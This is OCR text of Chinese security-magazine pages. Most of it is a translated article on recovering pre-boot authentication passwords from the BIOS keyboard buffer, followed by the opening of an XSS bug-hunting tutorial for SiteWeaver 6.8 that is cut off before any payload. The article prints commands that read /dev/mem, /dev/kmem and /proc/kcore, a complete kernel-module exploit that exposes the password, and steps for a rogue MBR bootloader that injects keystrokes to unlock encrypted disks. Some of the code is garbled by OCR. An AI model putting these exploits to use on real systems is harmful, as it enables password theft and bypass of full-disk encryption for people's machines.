上面的方法明显好处在于跨系统的兼容性很好，更重要的是，它不需要任何特殊权限，连包含 BitLocker 的磁盘加密功能和 TPM 可信平台的 Vista 旗舰版都很容易受到这种攻击。

3. 获取类 Unix 下预启动验证密码

从 Windows 系统中提取 BIOS 键盘缓冲区内容很容易，因为 MS-DoS V86 仿真模式允许我们不受限制地以读模式访问物理内存的首个 1MB 空间内容。不幸的是，在大多数的类 Unix 下都不存在“实模式+物理内存的读 shell”。运行在用户级的虚拟机和仿真机可以仿真出所有的中断，但并不允许从 BIOS 键盘缓冲区中获取实际的数据。事实上，Linux 包含一个库，Lrmi（Linux 实模式接口，如图 3 所示），syscall 系统调用号 113:sys_vm86old。假设我们拥有 IOPL 调用（此调用用于修改当前进程的操作端口的权限），如 root 权限，当然前提是我们在已被授权操作 IOPL 调用的服务里寻找到了一个任意代码执行漏洞，正如 Xorg，通过填充一个特殊的结构体，即指定输入寄存器值并调用 IOPL，使其能在用户态下将内核切换到 V86 模式下，然后发布一个随意的 BIOS 中断，并以相同的数据结构返回数据。但是，当前我们在实模式下通过此方法无法获取到内存的读权限，故，我们不可能很容易的获取到 BIOS 键盘缓冲区数据。

```
struct LRMI_regs {
    unsigned int edi;
    unsigned int esi;
    unsigned int ebp;
    unsigned int reserved;
    unsigned int ebx;
    unsigned int edx;
    unsigned int ecx;
    unsigned int eax;
    unsigned short int flags;
    unsigned short int es;
    unsigned short int ds;
    unsigned short int fs;
    unsigned short int gs;
    unsigned short int ip;
    unsigned short int cs;
    unsigned short int sp;
    unsigned short int ss;
};
```

图 3 定义在 lrmi.h 文件中 Linux 实模式接口（lrmi）数据结构

在类 Unix 下存在其他方法实现内存访问以绕过段保护并实现任意物理内存的读取。我们首先关注用户级攻击并给出一个针对类 Uinx 平台的通用攻击方式；其次，以 LKM 内核模块的方式展示来自内核层的攻击。

3.1 用户层漏洞利用对抗类 Unix 的预认证密码

Solaris、*BSD 以及 GNU/Linux 均提供了一个能在实模式下直接访问物理内存的特殊设备：字符设备“/dev/mem”。因为它是系统物理 RAM 的真实映射，我们需要做的只是在实模式下打开此设备，并调用 mmap 函数映射出首页内容，同时获取 BIOS 键盘缓冲区内容，即从地址 0x041e 位置开始读取。如下所示：

```
root@blackbos:~# xxd -l 32 -s 0x041e /dev/mem
000041e: 7019 3405 731f 731f 7711 300b 7213
6420    p.4.s.s.w.0.r.d
000041e: 0d1c 0d1c 0000 0000 0000 0000 0000 0000
root@blackbox:~#
```

同样，我们可以在用户层使用字符设备/dev/ kmem，从内核中获取 BIOS 键盘缓冲区内容，方式如下：

```
root@blackbox:~# dd if=/dev/kmem ibs=1 skip=3221226526 count=
32 2>/dev/null xxd
0000000: 7019 3405 731f 731f 7711 300b 7213 6420 p.4.s.s.w.0.r.d
0000010: 0d1c 0d1c 0000 0000 0000 0000 0000 0000 ................
root@blackbox:~#
```

还有，若/proc/kcore 可用的话，我们可借助虚拟文件系统/proc 来获取相同的信息。此文件提供了“/dev/kmem”设备相同的信息，即内核内存（包含 BIOS 数据区的复制），其只需在定位到文件偏移 0x141e 位置即可找到 password，方法如下：

```
root@blackbox:~# xxd -l 32 -s 0x14le /proc/kcore
000141e: 7019 3405 731f 731f 7711 300b 7213 6420 p.4.s.s.w.0.r.d
000142e: 0d1c 0d1c 0000 0000 0000 0000 0000 0000 ...............
root@blackbox:~#
```

3.2 更复杂的方法：从内核级获取预认证密码

首先需我们验证下 BIOS 键盘缓冲区确实在内存地址 0xC000041E 位置，如图 4 所示。

```
root@blackbox:/home/jonathan# cd /usr/src/linux-2.6.19/
root@blackbox:/usr/src/linux-2.6.19# gdb ./vmlinux
GNU gdb 6.6-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
(...)
gdb $ target remote 127.0.0.1:8832
[New Thread 1]
(...)
0xc0103db0 in apic_timer_interrupt ()
gdb $ x /1s 0xC000041E
0xc000041e:     "p\0314\005s\037s\037w\0210\vr\023d"
gdb $
```

图 4 GNU/Linux 内核调式暴露的明文密码

我们已经编写了一个 LKM 形式的漏洞利用程序，它将在/proc 文件系统中新增一个入口并显示 BIOS 键盘缓冲区中任意密码。代码如下：

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/string.h>
#include <linux/kernel.h>
#include <linux/proc_fs.h>
#include <linux/string.h>
MODULE_LICENSE("GPL");
MODULE_DESCRIPTION("Pre Boot Authentication Password
LKM Exploit");
#define BiosKeyboardBuffer 0xC000041E
static int sploit_read_pass(char *page,char **start,
                off_t off, int count, int *eof, void *data ) {
        char tab[32];
        char tab2[16];
        int i=0, j, password_flag = 0;
        int len=0;
        if(off > 0) {
            *eof = 1;
            return 0;
        }
        sprintf(tab, "%s", BiosKeyboardBuffer);
        for (j = 0; j < 16; j++) {
                tab2[i] = tab[2*j];
                i++;
                if (tab2[i] <= 0x7e && tab2[i] >= 0x30 )
                        password_flag = 1;
        }
        if (!password_flag) {
                len = sprintf(page, "No password found\n");
                return len;
        } else {
            len = sprintf(page, "Password to the latest pre boot
authentication software) : ");
                for (i = 0; i < 16; i++) {
                            /* 多次预引导验证过程中可
能存在多个密码*/
                        if ( i<15 && tab2[i] == 0x0d &&tab2
[i+1] != 0x0d &&
                            tab2[i+1]<= 0x7e && tab2 [i+1]>=
0x30 ) {
                                len +=
                                sprintf(page, "%s :",
```

```
page);
                        }
                        else if (tab2[i] <= 0x7e && tab2[i] >=
0x30) {
                                sprintf(page, "%s%",
page, tab2[i]);
                                len++;
                        } else {
                                break;
                        }
                }
                sprintf(page, "%s\n",page);
                len++;
        }
        return len;
}
static int sploit_init(void) {
        static struct proc_dir_entry *proc_entry;
        printk("\n--[ BIOS keyboard buffer hysteresis LKM
exploit\n");
        pro_entry = create_proc_entry( "prebootpassword", 0444,
NULL );
        if (proc_entry == NULL) {
                printk(KERN_ALERT "Couldn't
                create /proc entry\n");
                return 1;
        } else {
                proc_entry->read_proc = sploit_read_pass;
                proc_entry->owner = THIS_MODULE;
        }
        return 0;
}
static int sploit_exit(void) {
        remove_proc_entry("prebootpassword", &proc_root);
        printk("--[ Unloading module\n");
        return 0;
}
module_init(sploit_init);
module_exit(sploit_exit);
```

现在我们知道了如何在Windows和类Unix下从预验证软件中萃取明文密码，下面将给出如何使用泄露的信息重启目标主机，进一步绕过完整的预验证防御安全机制。

4. 重启受预引导验证密码保护的主机

重启主机在大多数场景下对攻击者而言都是很有益的，通过多次引导bootloader启动位于同一台主机中的另一相对脆弱的系统，如GNU Grub或者Lilo，以更好地控制主机或者在系统启动时传送一个特殊的内核参数以加载一个裁剪过的内核等其他攻击场景。尽管攻击者能够在预认证过程中获取到密码，但如何实现目标主机的重启呢。在缺少物理访问主机控制台的前提下，能够做到这点吗；更进一步，在不知道密码的某些情形下如何重启主机。这些都是下面将要阐述的问题。本小节，我们重点关注bootloaders的攻击。

4.1 磁盘未加密的情形下通过对bootloader打补丁，远程重启受预引导验证保护的主机

若系统启动期间键入的密码没有用来加密磁盘，则成功绕过bootloader保护相对容易些：具有root权限的攻击者只需使用一个新bootloader替换当前的bootloader，并将配置设成不变，但密码为空；或者没有配置文件存在于文件系统。更简便的方式，即对lilo打补丁的方式以便不超时的情况下重启，同时验证配置文件的校验和，或者不触发密码验证。我们对lilo打补丁使其安装一个全新的bootloader，且不修改任何配置文件，并快速启动首个合法的内核。bootloaders补丁操作更为详细的内容，大家可参见Phrack 63期杂志上CoolQ发表的“Hacking Grub for fun and profit”文章。

4.2 通过键盘仿真方式远程重启完整加密系统分区下受预引导验证保护的主机

若引导程序bootloader使用密码解密磁盘，则简单地对密码函数打补丁是不够的：攻击者真正需要的是让bootloader程序来解密整个系统分区。若bootloader在用户键入密码之前，未验证BIOS键盘缓冲区是否为空，则缓冲区可能被攻击者利用，导致当bootloader真正开始调用中断0x16获取密钥时，BIOS则会扮演攻击者从控制台键入一个密钥。为了在bootloader试着调用中断0x16之前填充缓冲区，我们需要在预引导验证之前插入事先伪造好的bootloader，以某种方式填充缓冲区，然后将执行权重新交回被替换的bootloader（original）。

通过对地址0x40:0x1e直接进行写操作可实现键盘缓冲区的初始化，并更新位于0x40:0x1c和0x40:0x1a位置的两个指针。除了直接对BIOS数据区进行写操作外，还存在一个更巧妙的方法处理此问题：微控制器（PIC）编程。前面我们提到过，键盘与主板都包含可编程中断控制器PIC，可通过端口地址0x60和0x64来控制。人工操作迫使8042控制器向8259芯片发送扫描码，我们可仿真键盘上的按键下压与释放行为，如图5所示。




图5 通过8042和8259微控制器编程仿真获取按键消息

安装伪造的bootloader实现攻击的路线图可细分为以下几个步骤：

（1）以读写方式打开设备；
（2）搜索一个512字节的buffer用于存储MBR备份；
（3）往备份buffer复制磁盘的首个分区；
（4）找到初始JMP到MBR的代码；
（5）在对应的地址处写入我们自己的payload，保留分区表信息以及最后一个0xaa签名标识磁盘可引导。

一旦成功替换original bootloader，伪造的bootloader需要在恢复old MBR之前填充BIOS缓冲区，并触发0x19中断重新启动引导指令。以下是充当中间人引导攻击的方法：

（1）使用delta偏移诡计在内存中找到我们自己的位置；
（2）使用PIC 8048和PIC 8259控制器编程填充BIOS键盘缓冲区；
（3）在空闲的RAM上分配10Kb缓冲区保留BIOS；
（4）通过检查其是否标记可引导，搜索首个可引导磁盘；
（5）在保留的空闲RAM中读取磁盘的前20个扇区；
（6）用备份的MBR对磁盘打补丁；
（7）跳转到复制在RAM内的代码；
（8）在RAM地址0x0000:0x7c00处加载老的MBR；

（9）若可能的话，释放保留的 BIOS 内存；

（10）JMP 到 original bootloader 的入口处 0x0000: 0x7c00。

上面的具体代码实现可参考附录 A 代码；我们同时也提供了一个在 GNU/Linux 环境下。

如何安装 bootloader 的例子，详见附录 B 代码。为了解析此类攻击，我们考虑以下场景：攻击者获得了 root 权限访问运行 Ubuntu 的系统主机，且此主机存在第二操作系统即 Windows XP 专业版 SP2，并安装了自己的驱动，同时使用 DiskCryptor 0.2.6 版完整加密整个磁盘。Linux 和 Windows XP 系统都通过普通的 Grub（0，97 版）bootloader 引导加载，此 bootloader 由 MD5 散列算法保护。攻击者不可能从脆弱的 GNU/Linux 系统上挂载 Windows 分区，因为 DiskCryptor 加密器采用 AES 加密算法对 Windows 分区加密处理过。但是因为攻击者已经获取了两个密码，分别为“toto”和“titi”，则攻击者依旧可以决定绕过 Grub 和 DiskCryptor 的预启动认证方法实现 Windows 系统的重启。

因为在一行上键入了两个密码，攻击者需要使用密码链技术将其准确分割。针对重启过程，下面详细描述按键顺序。

（1）因为 Grub 被配置成悄然启动，并不向用户显示任何菜单，攻击者首先需要仿真一个逃逸按键以此访问 Grub 菜单。然后，仿真上下按键选择一个操作系统，并按 Enter 键确认。

（2）此时，Grub 会触发要求输入密码：攻击者需要仿真键入一个 Grub 密码：toto，然后再次按 Enter 键确认。

（3）最后，DiskCryptor 认证器会请求密钥，此时键入 titi 字符串并按 Enter 键。

若 Windows 是 Grub 菜单的第一个系统，由伪造的 bootloader 仿真重启过程将使按键顺序如下显示：[escape][enter][t][o][t][o][enter][t][i][t][i][enter]。

“不可见人”能实现在向 Grub 传送控制权时，初始化 BIOS 键盘缓冲区以仿真这个复杂的键盘序列。包含新密钥序列的“Invisible Man”的安装过程说明如图 6 所示。




图 6

此类攻击机制的限制是 BIOS 键盘缓冲区的大小，其仅为 32 字节长。除了少部分控制字符如“Enter”键外，大部分键都需要两个字节编码，故攻击者只能构造一个大概 16 字节的按键序列。这意味着，若 DiskCryptor 的密钥超出 16 字节，则此类攻击将失败。最后，若预引导认证软件在使用前未对 BIOS 缓冲区初始化，则其可被欺骗以读取表面上来自控制台的任意输入，实际上是由看不见的中间人 bootloader 制作的输入数据，此 bootloader 由足够权限的攻击者安装以期修改 MBR。


5. 结论

本文中，我们详细描述了一个新漏洞以影响预引导认证软件：许多预引导认证软件程序员并没有意识到在他们的产品中使用的 BIOS 中断内部工作原理，这将会导致他们错误认为 BIOS 本身是以一种安全的方式与键盘进行交互。

事实上，许多预引导认证软件在提示用户键入密钥后并不会清除 BIOS 键盘缓冲区，导致出现明文泄露攻击。本文已经展示了在 Windows 任意版本下导致明文密码泄露给一个本地未授权用户的攻击场景。高价值的保护软件，尤其是 Microsoft 的 BitLocker 和最近很火的 TPM 可信平台技术在此类攻击面前都显得苍白无力。其他商业性或者开源软件，包括 BIOS ROMs 都已被证明存在漏洞。

其次，我们给出了在系统未初始化 BIOS 键盘缓冲区时，具有足够权限的攻击者可对 MBR 进行写操作，而且还可以脱离控制台访问方式，远程对受预引导验证软件保护的目标主机实施重启操作，并可传送参数给 bootloader，最终实现权限提升或者对同一台主机上的其他操作系统实施远程渗透。“bootloader in the middle”攻击方式完全仿真用户操作键盘，尽管系统磁盘完整加密机制已启用，但在 bootloader 尝试获取用户输入之前，伪造的 bootloader 将已经填充了 BIOS 键盘缓冲区。从 bootloader 的角度看是无法判断数据来自伪造的 bootloader 或者来自真实的键盘消息。通过组合这两种攻击技术，本文展示了一个实际的安全机制绕过攻击场景对抗预启动验证软件。针对此类攻击，通过软件方式是无法解决的，需要在 BIOS 级别上增加额外的完整性校验，以确保主引导记录 MBR 不被恶意篡改。（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：跨站
关键词：动易、SiteWeaver、跨站



动易 SiteWeaver6.8 短消息 0day 跨站漏洞

文/图 爱无言

某次跟朋友聊天，说到他自己单位建立的网站选择的程序是动易的 SiteWeaver 6.8 系统，请我给做一个安全测试，于是，我上网搜了搜关于动易 SiteWeaver 6.8 系统的安全漏洞公告，发现好像只有关于动易 SiteWeaver 6.5、6.6 系统的一些漏洞利用信息，难道说动易的 SiteWeaver 6.8 系统十分安全没有漏洞可言？或许还是高人不愿意放出漏洞信息吧。没办法，我决定自己来看一看能不能有什么发现。从动易的官方网站下载动易的 SiteWeaver 6.8 系统最新版的压缩包，解压到本地计算机上，然后配置 IIS 开始测试。

安装成功后，打开动易 SiteWeaver 6.8 系统的首页，我发现这个系统还是那些老规矩，用户注册之类的，很久以前接触过动易的系统，还是不错的。既然能注册用户，那么就首先注册个"test"用户来作为测试用户使用吧。

注册成功后，从首页登录系统，在其登录信息显示区发现有一个"会员中心"，如图 1 所示。




图 1

打开"会员中心"后，我们可以看到这里有管理"短消息"的功能，如图 2 所示。

既然有管理"短消息"的功能，我们就来检测一下这里有没有可以利用的安全漏洞。

进入"短消息管理"菜单之后，选择"撰写短消息"，如图 3 所示。

一看到图 3 这样的画面我们就不得不考虑一下现在是不是应该着手挖掘一下跨站漏洞。因为，在图 3 的下方我们看到，在用户填写一个新短消息的"内容"时候，动易 SiteWeaver 6.8 系统提供了三种输入模式：编辑、源代码、文本。




图 2




图 3

这里我们非常关注的是"源代码"这种编辑模式，在这种模式下，我们可以直接输入脚本代码，我们这里插入的是一个让浏览器弹出对话框的脚本代码，如图 4 所示。

